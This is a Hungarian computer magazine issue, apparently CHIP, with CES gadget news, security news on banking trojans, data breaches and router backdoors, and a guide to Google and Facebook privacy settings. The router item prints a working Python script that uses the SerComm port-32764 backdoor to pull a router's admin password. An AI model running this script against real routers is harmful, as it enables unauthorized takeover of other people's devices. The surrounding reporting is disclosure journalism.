Gyakorlati haszna nem sok van, a Samsung és az LG mégis olyan tévéket mutatott be, amelyek kijelzője gombnyomásra képes formát változtatni; így ugyanaz a készülék ívelt és lapos kijelzővel szerelt tévéként is tud funkcionálni. Mindkét koreai gyártó január elején mutatta be különleges készülékeit, amelyek a tervek szerint nemcsak kiállításokra jutnak el, hanem otthonra is megvásárolhatók lesznek. Áruk egyelőre nem ismert, de bizonyosan horribilis, 30-50 ezer dollár körüli árcédulára kell számítanunk.

Napelemes Ford C-MAX

A Ford Energi nevű hibrid autójának készül a napelemmel szerelt verziója, amelyben az autóban tárolt akkumulátort nemcsak hálózatról lehet feltölteni, hanem úgy is, hogy „kiállunk a járgánnyal a napra". A Ford mérnökei szerint ideális körülmények esetén az autó mindennap képes az átlagos fogyasztás 75 százalékának megfelelő energiát termelni, így éves szinten tetemes, akár 300 dolláros (feltöltési) költség is megtakarítható. Fontos ugyanakkor megjegyezni, hogy az Energi Solar nem elektromos autó, hanem egy hibrid változat; vagyis az akkumulátor kapacitása jóval kisebb, mint egy EV esetében, és így az egyetlen feltöltéssel megtehető távolság sem valami hatalmas, csupán 21 km. Viszont a teljesítményre nem lehet panasz, az autó 195 LE leadására és 135 km/h-s sebességre képes.

Virtuális valóság kontaktlencsével

Az Innovega nevű cég egy érdekes konstrukciót dolgozott ki, amely gyakorlatilag egy kontaklencsébe épített kijelzőt helyettesít. Az ötlet, miszerint a szemre helyezhető lencse kijelzőként is használható lenne, nem új, 2011-ben már kísérleteztek vele, azonban azóta az is kiderült, hogy a technológia még nem tart ott, hogy használható felbontású panelt lehessen az apró eszközbe beépíteni – főleg úgy, ha annak nemcsak a panelt, hanem még egy akkumulátort is tartalmaznia kéne.

Az Innovega azonban egy új módszert fejlesztett ki, amely megoldhatja a problémát: a vállalat kontaktlencse és szemüvegbe épített projektor segítségével oldaná meg az információk kijelzését. Prototípus már készült is, amely Android OS alatt futó alkalmazással szinkronizál – amennyiben igény van rá, a gyártó természetesen más operációs rendszerekkel is tudja biztosítani a kompatibilitást. A termék előnye, hogy receptre felírt lencséket is lehetne rendelni. 2015-ben jelenne meg.

Vége a netsemleges Amerikának?

Az amerikai Szövetségi Hírközlési Hatóság (FCC) korábban hozott egy rendeletet, amely kényszerítette a vezetékes és mobil(internet)-szolgáltatókat, hogy mindenféle adatforgalmat azonos elvek mentén kezeljenek, és ne tilthassák le hálózatukon az olyan szolgáltatásokat, amelyekkel más saját termékeik konkuráltak (egy mobilszolgáltató esetében végeredményben ez garantálta, hogy a Skype-ot is lehet használni). A szabályozást több szolgáltató is megtámadta, elsősorban arra hivatkozva, hogy az FCC-nek nem volt joga meghozni az intézkedéseket. A bíróság igazat is adott a szolgáltatóknak, többek között a Verizonnak. Ha a rendelkezés jogerőre emelkedik, akkor a szolgáltatók akár a Google-tól vagy a Facebooktól is pénzt kérhetnek cserébe azért, hogy nem blokkolják oldalaik elérését a saját hálózatukon.

Jó évet zárt az Intel

Zsugorodik a PC-s piac, az Intel a mobil kütyüknél pedig még messze nem tart ott, ahol szeretne – ennek ellenére a vállalat igen jó 2013-as esztendőt zárt. Az utolsó negyedévben az Intel 13,8 milliárd dolláros bevétel mellett 3,5 milliárdos üzemi eredményt és 2,6 milliárdos nettó profitot tudott felmutatni, míg az egész évre vonatkozóan ezek az adatok 52,7, 12,3, illetve 9,6 milliárd dollár körül alakultak. A számokból látható, hogy a szokásokkal ellentétben az utolsó negyedév ezúttal cseppet sem húzta fel az éves teljesítményt.

Ingyenes lett a Spotify

A szolgáltató korábban csak a regisztrációt követő első hat hónapban biztosított korlátlan zenehallgatást a nem fizető ügyfeleknek, utána havi szinten néhány órára korlátozta a streaming–tartalmak elérését. A cél természetesen az volt, hogy a felhasználókat a fizetős szolgáltatás felé terelje a vállalat. A mostani döntés értelmében ugyanakkor a fenti korlátozás nem érvényes többé, vagyis a Spotify lényegében ingyenes lett – a zenehallgatáshoz pedig az Android, iOS, valamint Windows alatt futó klienseket egyaránt lehet használni.

A Lenovo uralja a PC-k piacát

2013 utolsó negyedében 5,6 százalékkal csökkent a PC-k piaca a leszállított eszközök száma alapján (82,2 millió PC kelt el az egy évvel korábbi 87 millióhoz képest), a Lenovo ennek ellenére majdnem 1,2 millióval tudta növelni eladásait, így nem meglepetés, hogy a HP-tól átvéve a stafétabotot, az év végén már egyértelműen a kínai gyártó vezette a piacot. Az IDC statisztikája alapján a vállalat részesedése 16,1-ről 18,6 százalékra nőtt, miközben a HP 0,5 százalékos csökkenéssel 16,8 százalékon zárta 2013-at.

Olcsó 4K-s monitor a Delltől

A 4K felbontás az idei év slágere, de nemcsak tévék, hanem monitorok is szép számban jelennek meg UHD részletességű panellel. Most a Dell is beszállt a körhintába, ráadásul rögtön egy olcsónak mondható, 700 dolláros modellel. A P2815Q, ahogyan arra neve is utal, 28 colos, egyébként IPS-panelt kapott, LED-es háttérvilágítással és a kategóriában megszokott extrákkal (HDMI, DisplayPort, USB Hub stb.). A kijelző forgalmazása Európában még az év első felében megkezdődik.

Banki trójai: Neverquest-támadássorozat

Egy trójainak sikerült új módszerrel banki és tőzsdei oldalakra bejutnia. A csúcskártevő mögött profi csapat dolgozik.

A Neverquest egy fantasy RPG játéknak hangzik, pedig korántsem ártalmatlan kikapcsolódásról, hanem egy új generációs banki trójairól van szó. A Kaspersky által felfedezett kártevő a közösségi médiában, fájlmegosztókon és e-mailben terjed, IE és Firefox alatt hatásos, és ijesztően szofisztikált, hiszen képes felismerni több száz online banki rendszert. Amint a felhasználó a fertőzött gépen megnyitja a bank weboldalát, a trójai aktiválja magát és ellopja a fiókadatokat. A Neverquest a lopott adatokat a vezérlőszervernek (C&C) küldi vissza, amelyek így eljutnak a hackerekhez is. A trójai ezután virtuális hálózati kapcsolatot létesít, így a hackerek a fertőzött kliensgépről lépnek be a banki szolgáltatásba úgy, hogy ebből a felhasználó semmit sem vesz észre. A bank oldaláról nézve nem különböztethető meg, hogy mikor történt jogos belépés, és mikor használták a gépet a hackerek.

Nemcsak az eszköz, az elkövetők is „dörzsöltek", ugyanis a megszerzett fiókokból a pénzt nem közvetlenül maguknak, hanem a fertőzött számlák között utalják körbe, és csak a sokadik megálló után utalják saját számlára az összeget. A hackerek árulják is a Neverquest trójait, amelyről azt állítják, kérésre bármelyik ország bármelyik online banki felületéhez képesek hozzáigazítani. Emellett a trójai figyeli a felhasználó online tevékenységét, megadott szavak esetén aktiválódik, és elfogja az információt akár chaten, akár e-mailben – például egy begépelt jelszót, PIN kódot vagy felhasználónevet. Amennyiben új banki oldalra sikerül így belépni, a C&C-szerverek segítségével a többi Neverquest-klienst is frissítik a hackerek.

A Neverquest konfigurációs fájljában már most százznál is több online banki oldal szerepel, és ez a lista csak bővül

A HÓNAP ADATLOPÁSAI

Snapchat

4,6 millió felhasználó minden adatát ellopták, majd nyilvános szerveren publikálták ismeretlen hackerek egy ismert hibát kihasználva. A Gibson Security már korábban felhívta a szolgáltató figyelmét a fiatalok körében népszerű chatszolgáltatás biztonsági résére, ám ezt nem javították az üzemeltetők. A SnapchatDB! az első félmillió felhasználó adatát nyilvánosságra is hozta, ám a telefonszámok utolsó két számjegyét kihagyták a listából. A cél az volt, hogy felhívják a szolgáltató figyelmét a biztonságra, ami gyenge lábakon áll a Snapchatnél. Márpedig nem egy induló, lelkes mikrocégről van szó – a Facebook tavaly 3 milliárd dollárt ajánlott a vállalatért. A kiszivárogtatott fiókok megnézhetők a snapchatdb.info oldalon.

Target

Az Amerikában népszerű hipermarketlánc rendszerét éppen a Fekete péntek nevű akciós napon törték fel, sőt, a hackerek egészen december 15-éig hozzájutottak rengeteg személyes adathoz. Nem kevesebb mint 70 millió vásárlót érint az adatlopás, ráadásul nem holmi ártatlan információról van szó, hanem a bankkártyák mágnescsíkjainak adatairól, PIN kódokról stb.

Ezek segítségével könnyedén készíthetők hamis kártyamásolatok, amelyeket bárhol lehet használni fizetésre. A bejelentések szerint a helyzet súlyos, ugyanis Amerika minden pontjáról érkezett bejelentés, vagyis feltehetőleg minden, azon a napon a Targetben vásárló érintett.

ESET Smart Security 7


A legújabb ESET SS7 továbbra is a jól ismert NOD32-re épül, ám ehhez kapcsolódik egy tűzfal, levélszemétszűrő, szülői felügyelet és újdonságként felhőalapú védelem, valamint az USB-s tárolók felügyelete. **www.eset.hu**

Biztonságban Androidon

Az F-Secure ingyenes appot készített a legveszélyeztetettebb mobil OS-re, vagyis az Androidra. Az App Permissions appmanager megmutatja, hogy a telefonon vagy tableten használt appok melyike fér hozzá személyes adatainkhoz, melyik kérhet pénzt (appon belüli tranzakció), és melyik lehet felelős az akkumulátor gyors lemerüléséért az állandó háttérben futással.


Botrányos IT-védelem

Egy amerikai tanulmány szerint a technológiai cégek IT-védettsége borzalmasan rossz, míg a pénzügyi szektoré a legjobb mind közül.



Online banki trójaik

A Trend Micro jelentése szerint 2013 harmadik negyedévében a bankitrójai-támadások meghaladták a 200 ezret, ami minden eddiginél magasabb szám.




A nagy hackerkincsesláda

Sokkoló felfedezést tett a Trustwave biztonságtechnikai cég. A szakértők egy több mint 2 millió lopott felhasználói fiókot tömörítő, profin tálalt, kereshető hackeradatbázisra bukkantak nyomozásuk során. A lopáshoz a Pony Botnetet használták a hackerek, amelynek az 1.9-es verziója egy erős keyloggert is tartalmaz.

A lopott adatok több népszerű szolgáltatásból származnak, köztük a Facebook, Gmail, Twitter és Yahoo rendszereiből. Egészen pontosan 318 121 Facebook-, 21 780 Twitter-, 54 437 Google- és 59 594 Yahoo-fiók érintett. Mindemellett 320 ezer egyéb mailfiók és FTP-jelszó is része az adatbázisnak. Az ellopott fiókok döntő többsége európai személyekhez köthető, a nagyobb szolgáltatók pedig minden érintettnek küldtek jelszómegújító felhívást.

Szakértők alaposan átvizsgálták a teljes adatbázist, és ugyanazt az elszomorító eredményt kapták, mint hasonló talált adatbázisok esetén. A felhasználók semmit sem tanultak mások hibájából és az „123456” és a „password” jelszavakra bízzák minden információjukat.



D-Link, Netgear, Linksys: routerhibák több gyártónál

Egy francia biztonsági szakértő feledékenysége vezetett oda, hogy súlyos biztonsági rést talált Linksys routerében, amikor otthoni központjára próbált bejutni, de nem emlékezett az adminjelszavára. Mint vizsgálódása során kiderült, több Netgear és Linksys routert is érint egy nyitott port probléma, amelyen keresztül be lehet jutni több népszerű routerbe is. A szakértő portscanneléssel találta meg a 32764-es nyitott portot, amin keresztül parancsokat lehet küldeni a routernek, így például megváltoztatni az adminjelszót, eltéríteni az adatforgalmat hacker DNS-en keresztül, elérni a belső szoftvert, vagy gyári alapállapotba állítani a készüléket.

A támadóscript publikálása után kiderült, hogy rengeteg routert érint ez a probléma, így a szálak visszavezettek egészen az OEM-/ODM-gyártóig (amely a firmware-ért is felelős), a tajvani SerCommig. Az érintett márkák között van a Cisco, a LevelOne és a Belkin is. Szerencsére távolról (WAN-oldalról) ez a port nem érhető el, ennek ellenére a hiba súlyos besorolású.

Sajnos a D-Link routerek firmware-e sem hibátlan. A Joel's backdoor hibát kihasználva elég, ha a böngésző azonosítóját egy megadott kódra cseréljük, és máris, adminjelszó nélkül is bejutunk a router szoftverébe.

```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764

def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
send_message(s, 3, "wlan_mgr_enable=1")
print send_message(s, 2, "http_password")[1]
```

Hiba az Androidban: megkerülhető a lezárás

Az androidos táblagépek és okostelefonok döntő többsége tartalmaz egy komoly biztonsági rést, amely lehetővé teszi a kártevő számára, hogy deaktiválja a bejelentkezési, azaz lezárókódot. A német Curesec cég bukkant rá a hibára, amellyel a támadó a lezárókód nélkül is hozzájuthat a felhasználó minden adatához. A helyzetet súlyosbítja, hogy a kutatás szerint minden, 4.0–4.3 oprendszert futtató eszköz érintett, és csak a 4.4-es verzióban javította a hibát a Google. A biztonsági résen keresztül kijátszható minden lezárási megoldás, így a PIN kód, a feloldóminta, a jelszó és még az arcfelismerés is. A szakemberek a hibát a com.android.settings modulban találták, szerves része a rendszernek. A kártevőnek mindössze a készülék feloldási módját kell megváltoztatnia, ám a hibát kihasználva ehhez nem szükséges megadnia az eddig használt kódot – a rendszer így is elfogadja a változtatási kérelmet. A Curesec a hibával először a Google-t kereste meg, ám miután a biztonsági csapat nem válaszolt, publikálták a hibát.

A Google és a Facebook új szabályai

A nevünk és profilképünk hamarosan kéretlen reklámokban jelenhet meg. Cikkünkben megmutatjuk, hogyan lehet ezt elkerülni.

Claudio Müller/Győri Ferenc

Amint a Google vagy a Facebook csak egy kicsit is változtat a szolgáltatásainak megjelenésén, akkor – ahogy azt Joker remekül megfogalmazta – mindenki elveszti az eszét. De ha a felhasználási feltételeken változtatnak, mint legutóbb is, senki se pánikol. Na persze néhányan megosztják a szokásos Facebook-álhírt az adatvédelmi világvégéről, ami valójában nem a személyes adataikat védi, hanem leiratkozásra buzdít a frissítéseikről – némi joggal; de semmi komoly felzúdulást nem tapasztalhatunk. Holott az ilyesfajta változás sokkal komolyabb. A Google november óta hirdetéseiben megjelenítheti ajánlásainkat és profilképünket, mintha mi lennénk egy adott termék reklámarca. A Facebook ezt már korábban is művelte, de most változtak az irányelvek. Továbbra is kissé ködös, hogy pontosan milyen jogai vannak a felhasználónak a facebookos tevékenységével kapcsolatban. Ráadásul a cég új keresési funkciója, a Graph Search érdekében törölte a korábbi beállítást, amivel kimaradhattunk a keresésből.

A Google és Facebook célja mindezen változtatásokkal egyszerű: növelni a reklámbevételeiket. Mindkét webóriás azért kínálhatja ingyen szolgáltatásait, mert reklámbevételeiből él, teljes bevételük 90 százalékát teszik ki a hirdetések. Az online hirdetési piac továbbra is virágzik, negyedévenként több mint 10% növekedést ér el, de a hirdetők pénzéért folytatott harc egyre nehezebb, mivel már nem elégszenek meg az átlagos, ismeretlen felhasználókból álló masszával. Elvárják, hogy a Google és a Facebook a reklámokat a megfelelő célközönséghez juttassa el, hiszen úgy többen lesznek, akik rá is kattintanak arra. Ezért igyekszik mindkét cég, hogy a felhasználók adatait és fényképeit beolvassza a hirdetésekbe, hiszen egy ismerős arca vagy neve jobban felkelti a figyelmet, és ezzel nő a kattintás esélye.


A következő két oldalon bemutatjuk, hogyan érintenek bennünket a Google és a Facebook változtatásai, és részletesen megmutatjuk, hogyan védhetjük meg profilunkat. Ez nem túl bonyolult feladat, de a beállításokat néha nehéz megtalálni – talán nem véletlenül.

GOOGLE
Velünk hirdetve

Aki nem szeretné, hogy neve és +1-ezései a Google reklámjaiban szerepeljenek, elkerülheti ezt a profilja megfelelő beállításával.

2013. november 11. óta a Google felhasználja a Google+ felhasználói nevét, fényképét és ajánlásait a reklámokban és a keresési eredmények között. Ezek a közösségi jelölések vagy megosztott ajánlások egyenesen a keresési eredmények vagy hirdetések alatt jelennek meg. A rendszer alapját a +1 jelenti, ami a Facebook-lájk Google-féle verziója, és egyre több oldalon tűnik fel. De ugyanígy számítanak az ajánlások is, különösen a Google Mapshez kapcsolódó kritikák éttermekről és szállodákról, vagy éppen azok a YouTube-hozzászólások, amiket az ember a Google+-fiókján keresztül tesz. A gyakorlatban mindez igen egyszerűen fest. Ha értékelünk egy éttermet a Google Mapsen vagy bármilyen erre alkalmas szolgáltatáson keresztül, az bekerül a Google rendszerébe. Ha ezek után bárki, aki az ismeretségi köreinkbe tartozik, vagy követőnk ebben a rendszerben, rákeres az adott étteremre, a találat alatt megjelenik majd az értékelésünk is.

Ezzel nincs is semmi baj önmagában, egy barátunk ajánlása jól jöhet, ha éppen éttermet vagy hotelt keresünk, esetleg videókat néznénk, végtére is barátaink véleményére általában jobban odafigyelünk, mint ismeretlenekére. Azonban a Google+ rendszerének egy kellemetlenebb velejárója, amit nem árt észben tartanunk, hogy minden nyilvános kijelentésünk felbukkanhat valahol, valamikor a neten, legyen az egy ajánlás, egy YouTube-hozzászólás vagy egy +1. Köztük régebbi megnyilvánulásaink is, amiket nem reklámnak szántunk. A Google+-felhasználók nem sokat tehetnek ez ellen. Vagy elfogadják, hogy ez az ingyenes szolgáltatások ára, vagy visszatérnek a Facebookhoz, ahol ugyanezt kapják, apróbb változásokkal. Azon felhasználók, akik 18 éven aluliak, és ezt a Google-lal is közölték, kimaradnak a rendszerből, és tevékenységük nem jelenik meg reklámcéllal. Mindenki másnak érdemesebb letiltani ezt a funkciót. Azonban ezzel csak a reklámokból tüntethetjük el magunkat, a keresési eredményekben továbbra is szerepelhetnek ajánlásaink, legalábbis a jelenlegi állás szerint.



Akármit is írunk a Google a szolgáltatásain belül, felbukkanhat a jövőben a keresési eredményekben és hirdetésekben – ha csak le nem tiltjuk ezt a lehetőséget


Így tegyük biztonságosabbá a Google-t

1 Megosztott ajánlások a reklámokban

A Google a közösségi jelölések bevezetésekor minden felhasználójának felajánlotta, hogy kikapcsolhatja ezt a funkciót. Ha erről lemaradtunk, vagy bizonytalanok vagyunk benne, hogyan döntöttünk, be kell jelentkezni a Google-fiókunkba, majd hívjuk be a *plus.google.com/settings* oldalt, és ott keressük meg a *Megosztott ajánlások* részt. Amennyiben itt a *Kikapcsolva* állapotot látjuk, semmi szükség a beavatkozásra, ellenkező esetben kattintsunk a *Szerkesztés* linkre, és az oldal alján vegyük ki a pipát az *A tevékenységeim alapján a Google megjelenítheti a nevemet és profilfotómat a hirdetésekben megjelenő megosztott ajánlásokban* sor elől, és kattintsunk a *Mentés* gombra.

2 Személyes információk

Ha nem szeretnénk, hogy profilunk bárki számára látható legyen, egyenként be kell állítanunk ezt minden információtípusra: ismerősök, elérhetőség, iskolák, családi állapot stb. Kattintsunk a profilképünkre a jobb felső sarokban, majd ott *Profil megjelenítése* gombra. Az itt megjelenő képünk alatti menüsorban válasszuk a *Névjegyet*, és kattintsunk az egyes dobozok alján lévő *Szerkesztés* linkre. A megjelenő ablakban egyrészt megadhatunk magunkról különféle adatokat, másrészt az egyes témák melletti kis legördülő menüvel beállíthatjuk (kivéve a *Mottót*), hogy azokat bárki láthatja, Google+-köreink, vagy csak mi magunk.



3 Profilunk netes keresésben

Alapbeállításai szerint a Google megjeleníti a Google+-profilunkat, ha valaki rákeres a nevünkre a szolgáltatáson belül. De ezt is letilthatjuk, ha arcképünkre kattintva a *Fiókot*, majd ott a *Beállítások szerkesztése* lehetőséget választjuk, és a *Mások is találhassák meg a profilomat a keresési eredményekben* sor elől kivesszük a pipát. →

FACEBOOK
Mindent lát

Az új felhasználói feltételek és az új keresőmotor eredménye még rosszabb adatvédelem. Szerencsére tehetünk ellene.

A Google-felhasználókhoz hasonlóan a Facebook-tagok is abban a kétes örömben részesülnek, hogy barátaikat és azok lájkolásait láthatják időnként felbukkanni a különféle információs dobozokban. Az Egyesült Államokban már többen tiltakoztak a „közösségi hirdetések" miatt, így a Facebook idővel módosította a Használati feltételeit – de nem igazán javított rajtuk. A változás nagyrészt kimerült abban, hogy kissé ködösebben fogalmazták meg, mi kerülhet be egy reklámba, magyar változatban például a hirdető üzenetét „olyan műveletekkel párosítja, amelyeket te a Facebookon végrehajtottál". Ebbe pedig nagyjából minden belefér. Bár igaz, hogy mindezt csak olyanokkal osztja meg, akik amúgy is láthatták az adott műveletet, de az alapbeállításai szerint igen megengedő adatvédelem mellett ez is nagyjából az egész világot jelentheti.

Egy másik, ettől független komoly változás a Graph Search térnyerése, amely magyar nyelvű felületen ugyan még nem érhető el, de ez nyilvánvalóan csak idő kérdése. A Graph Search minden, a Facebookon nyilvánosan megosztott profilinformációt képes megtalálni. Ha például egy olvasónk Szegedről kedvelte az oldalunkat, és bárki rákeres arra, ki az, aki szereti a CHIP-et és Szegeden lakik, már meg is jelenik a lista mindazokról, akik ebbe a kategóriába tartoznak, és ezt nyilvánosan fel is vállalták. Az, hogy ki mit találhat meg rólunk a Graph Search rendszerében, attól függ, hogy állítottuk be annak láthatóságát: teljesen nyilvános, ismerőseink vagy csak saját magunk számára elérhető. A Graph Search forradalmasíthatja a facebookos hirdetéseket, mivel így éppen olyan célzott reklámok helyezhetőek el a keresési eredményekben, mint a Google esetében. Ha valaki például olyan éttermet keresne lakóhelye környékén, amit barátai már kedveltek, a sima keresési eredmények mellett reklámok is meg fognak majd jelenni, barátai ajánlásával.

A Facebook keresőmotorját érintő változások részeként eredeti állásba kapcsolták azt a beállítást is, amivel profilunkat kizárhattuk a netes keresési eredmények közül. Szerencsére ez a lehetőség könnyen visszaállítható, ahogy a többi területen is sokat tehetünk személyes adataink védelméért néhány egyszerű beállítással.

Így tegyük biztonságosabbá a Facebookot

1 Profilképek a hirdetésekben


Ha nem szeretnénk, hogy a Facebook a profilunk nevét, profilképünket és lájkolásainkat felhasználja a hirdetéseiben, lebeszélhetjük róla. Ehhez lépjünk be az *Adatvédelmi beállítások* oldalára (jobb felső fogaskerékről, vagy a lakat ikonra kattintva és a *További beállítások megtekintése* lehetőséget választva), itt válasszuk az oldalsó menüből a *Hirdetések*et. A *Hirdetések és ismerősök* résznél kattintsunk a *Szerkesztés* linkre, és az alján lévő legördülő menüben válasszuk ki a *Senki* lehetőséget, majd mentsük a változtatásokat.


2 A Facebook új keresője

Ha szeretnénk elrejtőzni a legújabb keresőmotor elől, ezt is megtehetjük, bár némi munkát igényel. Amennyiben adataink csak saját magunk számára láthatóak, nem jelennek meg mások keresési eredményeiben sem, azonban ezt minden információnál külön be kell állítani. Ehhez hívjuk be a profilunkat, majd kattintsunk a *Névjegy* részre a menüben. Itt kezdenek bonyolódni a dolgok. Ahol egy adott rész szerkeszthető (pl. a Névjegyen belül), ott a felugró ablakban egyesével állíthatjuk be a hozzáférési engedélyeket minden elemhez. Más részeknél (pl. Ismerősök, Kedvencek) a jobb felső kis ikonra bökve, majd az *Adatvédelmi beállítások* lehetőséget választva adhatjuk meg a nekünk tetsző szintet. Fotóinknál pedig egyesével kell elvégezni a beállításokat.

3 Facebook-profil a Google keresőben

Alapbeállításokkal a Google megtalálja a Facebook-profilunkat, ha valaki rákeres a névre, amit ott használunk. Amennyiben ez nincs ínyünkre, kihúzathatjuk magunkat a listáról. Ehhez ismét az *Adatvédelmi beállítások* oldalt kell elérni, amelynek főoldalán a *Ki találhat rám?* részben kattintsunk a *Szeretnéd, hogy a keresőoldalak találati listájában megjelenjen az idővonalad?* melletti *Szerkesztés* linkre. Itt vegyük ki a pipát az engedély elől, mentsük a beállítást a *Bezárással*, és a Google a jövőben nem talál ránk. Legalábbis amíg újra meg nem változnak az adatvédelmi beállítások a még nagyobb reklámbevétel érdekében.





A CHIP kedvencei a CES-en

